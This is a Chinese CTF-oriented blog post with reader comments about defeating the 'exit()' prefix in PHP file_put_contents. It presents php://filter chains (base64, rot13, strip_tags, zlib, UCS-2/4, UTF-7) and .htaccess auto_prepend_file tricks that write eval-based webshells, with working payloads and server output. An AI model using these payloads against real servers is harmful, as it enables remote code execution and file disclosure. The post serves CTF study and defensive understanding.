

file_put_content和死亡·杂糅代码之缘

s1mple / 2020-08-25 09:59:00 / 浏览数 14917

file_put_content和死亡·杂糅代码之缘

-----如何优雅地写一篇文章是我一直以来不解的问题

之前打了WMCTF，题目还行，只是非预期很快乐，比赛时checkin2感觉很有意思，就来思考个专题；

首先来说，file_put_content大概有三种情形出现：

```
file_put_contents($filename,"<?php exit();".$content);
```

```
file_put_contents($content,"<?php exit();".$content);
```

```
file_put_contents($filename,$content . "\nxxxxxx");
```

这里我们的思路一般是想要将杂糅或者死亡代码分解掉；这里思路基本上都是利用php伪协议filter，结合编码或者相应的过滤器进行绕过；其原理不外乎是将死亡或者杂糅代码分解成php无法识别的代码；

首先对于第一种情况

直观的看到，我们的文件名和文件内容都是可控的，这种的相对来说简单的多，我们直接控制文件名，和文件内容即可，下面分享几种方式；

1. base64编码绕过

原理其实很简单，利用base64解码，将死亡代码解码成乱码，使得php引擎无法识别；


```
$filename='php://filter/convert.base64-decode/resource=s1mple.php';  
$content = 'aPD9waHAgcGhwaW5mbygpOz8+';
```

这里之所以将\$content加了一个a，是因为base64在解码的时候是将4个字节转化为3个字节，又因为死亡代码只有phpexit参与了解码，所以补上一位就可以完全转化；载荷效果如下：



2. rot13 编码绕过

原理和base64一样，可以直接转码分解死亡代码；这里不再多说；直接看如下实验结果即可；



只是这种方法有点尴尬的是：因为我们生成的文件内容之中前面的 `<?` 并没有分解掉，这时，如果服务器开启了短标签，那么就会被解析，所以以后面的代码就会错误；也就失去了作用；

3. .htaccess的预包含利用

利用 .htaccess 的预包含文件的功能来进行攻破；自定义包含我们的 flag 文件。

```
$filename=php://filter/write=string.strip_tags/resource=.htaccess
$content=?>php_value%20auto_prepend_file%20G:\s1mple.php
```

同时传入如上的代码，首先来解释 \$filename 的代码，这里引用了 string.strip_tags 过滤器，可以过滤 .htaccess 内容的 html 标签，自然也就消除了死亡代码；\$content 即闭合死亡代码使其完全消除，并且写入自定义包含文件；实验结果如下所示：



但是这种方法也是具有一定的局限性，首先我们需要知道 flag 文件的位置，和文件的名字，一般的比赛中可以盲猜 flag.php flag /flag /flag.php 等等；另外还有个很大的问题是，string.strip_tags 过滤器只是可以在 php5 的环境下顺利的使用，如果题目环境是在 php7.3.0 以上的环境下，则会发生段错误。导致写不进去；根本来说是 php7.3.0 中废弃了 string.strip_tags 这个过滤器；


4. 过滤器编码组合拳

过滤器组合拳，其实顾名思义，就是利用过滤器嵌套过滤器进行过滤，以此达到代码的层层更迭，从而最后写入我们期望的代码；

先来一种：

```
$filename='php://filter/string.strip_tags|convert.base64-decode/resource=s1mple.php'
$content='?>PD9waHAgaGhwaW5mbygpOz8%2B'
```

可以看到，利用 string.strip_tags 可以过滤掉 html 标签，将标签内的所有内容进行删去，然后再进行 base64 解码，成功写入 shell；




但是这种方法有一定的局限性也还是因为 string.strip_tags 在 php7.3.0 以上的环境下会发生段错误，从而导致无法写入，但是在 php5 的环境下则不受此影响；

再来另外一种

如果题目的环境是php7的话，那么我们又该如何？这里受一个题目的启发，也可以使用过滤器进行嵌套来做；组合拳；这里三个过滤器叠加之后先进行压缩，然后转小写，最后解压，会导致部分死亡代码错误；则可以写入shell；

```
$filename=php://filter/zlib.deflate|string.tolower|zlib.inflate//resource=s1mple.php
$content=php://filter/zlib.deflate|string.tolower|zlib.inflate|?><?php%00dphpinfo();?>/resource=s1mple.php
```

如此便可以写入；其原理也很简单，就是利用过滤器嵌套让死亡代码在各种变换之间进行分解扰乱，然后再次写入木马；



这里非常巧合的是内容经过压缩转小写然后解压之后，我们的目的代码并没有发生变化，这也为写入木马奠定了基础；

介绍完第一种情况之后，就来介绍第二种情况

`file_put_contents($content,"<?php exit();".$content);` 如此又该如何；

这段类似的代码在ThinkPHP5.0.X反序列化中出现过，利用其组合才能够得到RCE。有关ThinkPHP5.0.x的反序列化这里就不说了，主要是探索如何利用php://filter绕过该限制写入shell后门得到RCE的过程。


面对这种情况，就和WMCTF的一个题基本一样了；和上面的大类方法一样，也是利用php伪协议filter进行嵌套过滤器进行消除死亡代码，然后进行shell的写入或者读取；不过这种因为是一个变量，所以其限制代码为 `<?php exit();`；然而我们之前说到的是因为控制两个变量，在情况之下就为 `<?php exit();?>`，两者有本质的区别，然而第一种情况下，后面的几种解法，其实从某种程度上来说，也是将其看成了一个变量从而出的payload；

这里题目环境如果在php7下，wmctf的wp上已经写的很清楚了，有多种方法可以绕过去；这里不再过多的解释；


但是这里想要分享的一个另类的方法，如果题目环境不是在php7下，并且过滤了zlib的话，又该如何去解答，再使用过滤器去压缩和解压就不太可能实现了；这里提供一种我新实验成的方法，利用.htaccess进行预包含，然后读取flag；

```
?content=php://filter/write=string.strip_tags/?>php_value%20auto_prepend_file%20G:\s1mple.php%0a%23/resource=.htaccess
```

这里可以直接自定义预包含文件，进行测试；结果如下；



再次访问页面即可包含flag文件，进行读取；主要还是利用.htaccess的功效；（之前我也写有文章，感兴趣的师傅可以看看）



Base64


看到这种情况其实也可以想到base64利用，payload：

`php://filter/convert.base64-decode/PD9waHAgcGhwaW5mbygpOz8+/resource=s1mple.php` 或者

`php://filter/convert.base64-decode/resource=PD9waHAgcGhwaW5mbygpOz8+.php`

看起来顺理成章，进行拼接之后就是 `<?php exit();php://filter/convert.base64-decode/resource=PD9waHAgcGhwaW5mbygpOz8+.php` 然后会对其进行一次整体的base64-decode。从而分解掉死亡代码，但是有个小问题，当时我也有点不解，一直无法生成content；虽然文件创建成功，但是就是无法生成content。翻了翻cyc1e师傅的文章，和其他文章，发现问题在于‘=’；

都知道‘=’在base64中的作用是填充，也就是以为着结束；在‘=’的后面是不允许有任何其他字符的否则会报错，有的解码程序会自动忽略后面的字符从而正常解码，其实实际上还是有问题的。如下图所示：



解码失败，请检查BASE64编码是否有效 ☐ 多行

这里因为是由于‘=’从而使得我们写入content不成功，那么我们可以想个方法去掉等号即可，

去掉等号之过滤器嵌套base64

payload: `php://filter/string.strip.tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8%2B.php` 如此payload我们测试看看载荷效果:

```
root@VM-0-16-ubuntu:/var/www/html# ls
ceshi.php  '?>PD9waHAgcGhwaW5mbygpOz8+.php'
root@VM-0-16-ubuntu:/var/www/html# more '?>PD9waHAgcGhwaW5mbygpOz8+.php'
<?php phpinfo();?>
root@VM-0-16-ubuntu:/var/www/html#
root@VM-0-16-ubuntu:/var/www/html#
```

发现可以生成文件, 并且可以看到我们已经成功写入了shell; 但是文件名确实有问题, 当我们在浏览器访问的时候, 会出现访问不到的问题, 这里是因为引号的问题; 那么如何避免, 我们可以使用伪目录的方法, 进行变相的绕过;

改payload为此: `php://filter/write=string.strip_tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8%2B/..s1mple.php` 我们将前面的一串base64字符和闭合的符号整体看作一个目录, 虽然没有, 但是我们后面重新撤回了原目录, 生成s1mple.php文件; 从而就可以生成正常的文件名; 载荷效果如下:

```
root@VM-0-16-ubuntu:/var/www/html# ls
ceshi.php  '?>PD9waHAgcGhwaW5mbygpOz8+.php'  s1mple.php
root@VM-0-16-ubuntu:/var/www/html# cat s1mple.php
<?php phpinfo();?>ÿÿ;root@VM-0-16-ubuntu:/var/www/html#
root@VM-0-16-ubuntu:/var/www/html#
root@VM-0-16-ubuntu:/var/www/html#
```

去掉等号之直接对内容进行变性的另类base64

其实这种也是借助于过滤器, 但是原理并不是和之前的原理一样, 之前的原理即是: 闭合原本的死亡代码, 然后在进行过滤器过滤掉内容中的html标签, 从而对剩下的内容进行base64解码. 但是这种方法却不是如此, payload如下:

`php://filter/<?string.strip.tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8%2B/..s1mple.php`

这种方法也是新奇, 在一片文章中发现, 但是他的payload无法进行攻击成功, 我借助其思路重新构造了一个新的payload; 这种payload的攻击原理即是首先直接在内容时, 就将我们base64遇到的 '=' 这个问题直接写在 `<? ?>` 中进行过滤掉, 然后base64-decode再对原本内容的 `<?php exit();` 进行转码, 从而达到分解死亡代码的效果; 这是两种攻击思路:

The screenshot shows a web browser window with the URL `120.53.29.60:8888/ceshi.php?content=php://filter/<?string.strip.tags|convert.base64-decode/resource=?>PD9waHAgcGhwaW5mbygpOz8%2B/..s1mple.php`. The browser displays the output of a PHP script, which is a shell prompt `root@VM-0-16-ubuntu:/var/www/html#`. A terminal window in the foreground shows the same shell prompt, with a red arrow pointing to the prompt. The terminal also shows the command `more s1mple.php` and the output `<?php phpinfo();?>ÿÿ;`.

rot13

尽管base64比较特别，但是并不是所有的编码都受限于'='，这里可以采用rot13编码即可；

php://filter/write=string.rot13|<?cuc cucvasb();?>/resource=s1mple.php 这里 <?php phpinfo();?> 的rot13编码即为 <?cuc cucvasb();?> ,所以这里可以进行写入；载荷效果如下：

```
root@VM-0-16-ubuntu:/var/www/html# cat simple.php
<?cuc rkvg();cuc://syvgr/jevgr=fgevat.ebg13|<?php phpinfo();?>|/erffbhepr=f1zcyr.cucroot@VM-0-16-ubuntu:/var/www/html#
root@VM-0-16-ubuntu:/var/www/html#
```

其原理就是利用转码从而将原本的死亡代码进行转码从而使引擎无法识别从而避免死亡代码;

convert.iconv.

这个过滤器需要 php 支持 `iconv`，而 `iconv` 是默认编译的。使用 `convert.iconv.*` 过滤器等同于用 `iconv()` 函数处理所有的流数据。然而我们可以留意到 `iconv` — 字符串按要求的字符编码来转换 ；其用法：`iconv (string $in_charset , string $out_charset , string $str) : string` 将字符串 `str` 从 `in_charset` 转换编码到 `out_charset` 。就其功能而论，有点类似于 `base_convert` 的功效一样，只不过二者还是有作用的区别，只是都是涉及编码转换的问题而已；（可以类比）；由此记得国赛的一道love_math的题目，有了base_convert之后就可以尽情的转换从而getshell；

那么我们就可以借用此过滤器，从而进行编码的转换，写入我们需要的代码，然后转换掉死亡代码，其实本质上来说也是利用了编码的转换：

1.usc-2

通过usc-2的编码进行转换；对目标字符串进行2位一反转；（因为是两位一反转，所以字符的数目需要保持在偶数位上）

```
php > echo iconv("UCS-2LE","UCS-2BE",'<?php @eval($_POST[simple]);?>');
?<hp pe@av(l_$0PTSs[m1lp]e);>?
php >
```

payload: `php://filter/convert.iconv.UCS-2LE.UCS-2BE/?hp pe@av(l_$OPTSs[m1lp];>?)?/resource=s1mple.php`;其实也是变向的转换回来,从而利用那一次转换对死亡代码进行扰乱;载荷效果如下:

```
root@VM-0-16-ubuntu:/var/www/html# cat simple.php
ceshi.php '?>PD9waHAgcGhwaW5mbyp0Z8+.php' simple.php
root@VM-0-16-ubuntu:/var/www/html# cat simple.php
<?php pxeti(($_ph/;/f/iet/rocvnre.tcino.vCU-SL2.ECU-SB2|E<?php (@eval($_POST[simple]));?>r/seuoc=elsmpelp.phroot@VM-0-16-ubuntu:/var/www/html#
```

2.usc-4

活用convert.iconv。可以进行usc-4编码转化：就是4位一反转：类比可知，构造的shell代码应该是usc-4中的4倍数：

```
php > echo iconv("UCS-4LE","UCS-4BE",'<?php @eval($_POST[s1mpl]);?>');
PHP Notice: iconv(): Detected an incomplete multibyte character in input string in php shell code on line 1
php > echo iconv("UCS-4LE","UCS-4BE",'<?php @eval($_POST[s1mpl]);?>');
hp?<e@ p(lav0P_$s[TS]pm1>;?)
php >
```

通过测试我们可以明确的看到确实是需要是4的倍数才可以进行，否则会进行报错：

payload: `php://filter/convert.iconv.UCS-4LE.UCS-4BE|hp?<e@%20p(lavOP $s[TS]pm1>?);/resource=s1mple.php` 荷载效果如下:

```
root@VM-0-16-ubuntu:/var/www/html# ls
ceshi.php  '?>PD9waHAgcGhwaW5mbygp0z8+.php'  s1mple.php
root@VM-0-16-ubuntu:/var/www/html# cat s1mple.php
hp?<xe p)(tiphp;f//:etlioc/rrevnci.t.vno-SCU.EL4-SCU|EB4<?php @eval($_POST[s1mp]);?>ser/cruo1s=ee1pmphp.root@VM-0-16-ubuntu:/var/www/html#
root@VM-0-16-ubuntu:/var/www/html#
```

3.utf-8与utf-7之间的转化


经过测试发现如下的现象：

```
php > echo iconv("UTF-8","UTF-7",'=');
+AD0-
php >
```


```
php > echo iconv("UTF-8","UTF-7",'PD9waHAgcGhwaW5mbygp0z8+');
PD9waHAgcGhwaW5mbygp0z8+
php >
php >
```

这里发现生成的是 +AD0-,然而经过检测,此字符串可以被base64进行解码;那也就意味着我们可以使用这种方法避免等号对我们base64解码的影响;我们可以直接写入base64加密后的payload,然后将其进行utf之间的转换,因为纯字符转换之后还是其本身;所以其不受影响,进而我们的base64-encode之后的编码依然是存在的,然后进行base64-decode一下,写入shell;算上是一种组合拳;

php://filter/write=PD9waHAgQGV2YWwoJF9QT1NUWydhJ10pOz8+|convert.iconv.utf-8.utf-7|convert.base64-decode/resource=s1mple.php 载荷效果如下:



The screenshot shows a web browser window with the URL `127.0.0.1/ceshi.php?content=php://filter/write=PD9waHAgQGV2YWwoJF9QT1NUWydhJ10pOz8+|convert.iconv.utf-8.utf-7|convert.base64-decode/resource=s1mple.php`. The browser displays the source code of `s1mple.php` and the output of the payload, which is `php @eval($_POST['a']);?>`. A red arrow points to the output. To the right, a file explorer window shows the directory structure of the web server, with `s1mple.php` highlighted. A red arrow points to the file.




第三种情况

```
file_put_contents($filename,$content . "\nxxxxxx");
```

面对此情况相对来说要比之前的两种还要在某种程度上来说要简单一点，我们只需要让后面的杂糅代码注释掉，或者分解掉都是可以的，目的就是不让杂糅代码干扰；

这种情形一般考点都是禁止有特殊起始符和结束符号的语言，举个例子，如果题目没有ban掉php，那么我们可以轻而易举的写入php代码，因为php代码有特殊的起始符和结束符，所以后面的杂糅代码，并不会对其产生什么影响，载荷效果如下：



所以这类问题的考点，往往在于我们没有办法去写入这类的有特殊起始符和结束符号的语言，往往是需要想办法处理掉杂糅代码的；常见的考点是利用.htaccess进行操作；都知道，.htaccess文件对其文件内容的格式很敏感，如果有杂糅的字符，就会出现错误，导致我们无法进行操作，所以这里我们必须采用注释符将杂糅的代码进行注释，然后才可以正常访问；

这里对于换行符我们直接进行 \ 注释即可。然后再嵌入#注释符，从而达到单行注释就可以将杂糅代码注释掉的效果；载荷效果如下


```
127.0.0.1/ceshi.php?filename=.htaccess&content=php_value%20auto_prepend_file%20G:\flag%0a%23\

flag(s1mple_is_here)s1mple <?php
error_reporting(0);
$content = $_GET['content'];
$filename = $_GET['filename'];
file_put_contents($filename,$content."\ns1mple_is_here");
echo "s1mple";
highlight_file(__FILE__);
```

可以发现直接利用，对于这种没有unlink的题目，我们也是可以反复写入.htaccess进行覆盖的，但是前提是我们写入的.htaccess文件格式不能出现错误，如果出现错误，则会触发报错，题目就会锁死。所以对待此类问题应当小心谨慎；回到刚才，我们可以反复的写入，那么我们就可以方法很多；具体看我之前的一两篇文章即可；

<https://www.cnblogs.com/Wanghaoran-s1mple/p/13152075.html>

<https://www.cnblogs.com/Wanghaoran-s1mple/p/13232888.html>

总结：

以上是我测试利用成功的三种情况下的利用方式，也写入了自己的新思路以及新型利用方式，都已经测试成功；另外至于组合拳，其实也是可以有多种方法，譬如各种编码相互转化，，甚至三种编码相互转化都是可以的；只要将过滤器和解码内容相对应即可，师傅们可以自行测试各种编码相互转化的组合拳；这里不在过多赘述了；

References

- <https://www.anquanke.com/post/id/202510#h2-1>
- https://cyc1e183.github.io/2020/04/03/%E5%85%B3%E4%BA%8Efile_put_contents%E7%9A%84%E4%B8%80%E4%BA%9B%E5%B0%8F%E6%B5%8B%E8%AF%95/

关注 4 点击收藏 11

上一篇： Weblogic coherenc... 下一篇： 【漏洞预警】Qemu 虚拟机逃逸漏...

8 条回复



Henry

2020-08-26 01:15:55

师傅

0 回复Ta



Henry

2020-08-26 01:16:06

@Henry 牛啤

0 回复Ta



donky16

s1mple大哥，能带我打CSGO吗？我ak贼稳

👍 0 回复Ta



s1mple

2020-09-28 22:53:04

@donky16 啊这。。。上号上号

👍 0 回复Ta



whippet

2020-10-09 15:27:55

师傅，我在利用 [.htaccess的预包含利用](#) 时 总是会返回500的错误，无法正确的读取所指定的文件，我利用的是windows+最新版的phpstudy ,apache 的 rewrite 也开启了 网上说的各种配置都进行了修改，在 .htaccess 中已经成功生成了读取文件的命令，但是无法利用成功，请指教。

👍 0 回复Ta



whippet

2020-10-10 16:05:54

经过实验发现是 php_value 无法利用，请问师傅是哪里配置有误呢

👍 0 回复Ta



kawhi

2020-12-13 19:54:08

@whippet 这个是因为phpstudy要使用.htaccess的话，不能带nts版本，你可以选择php5.5.38+Apache

👍 0 回复Ta



nihaotata

2021-10-21 15:57:02

讨债公司
搬家公司
蓝月传奇辅助

👍 0 回复Ta

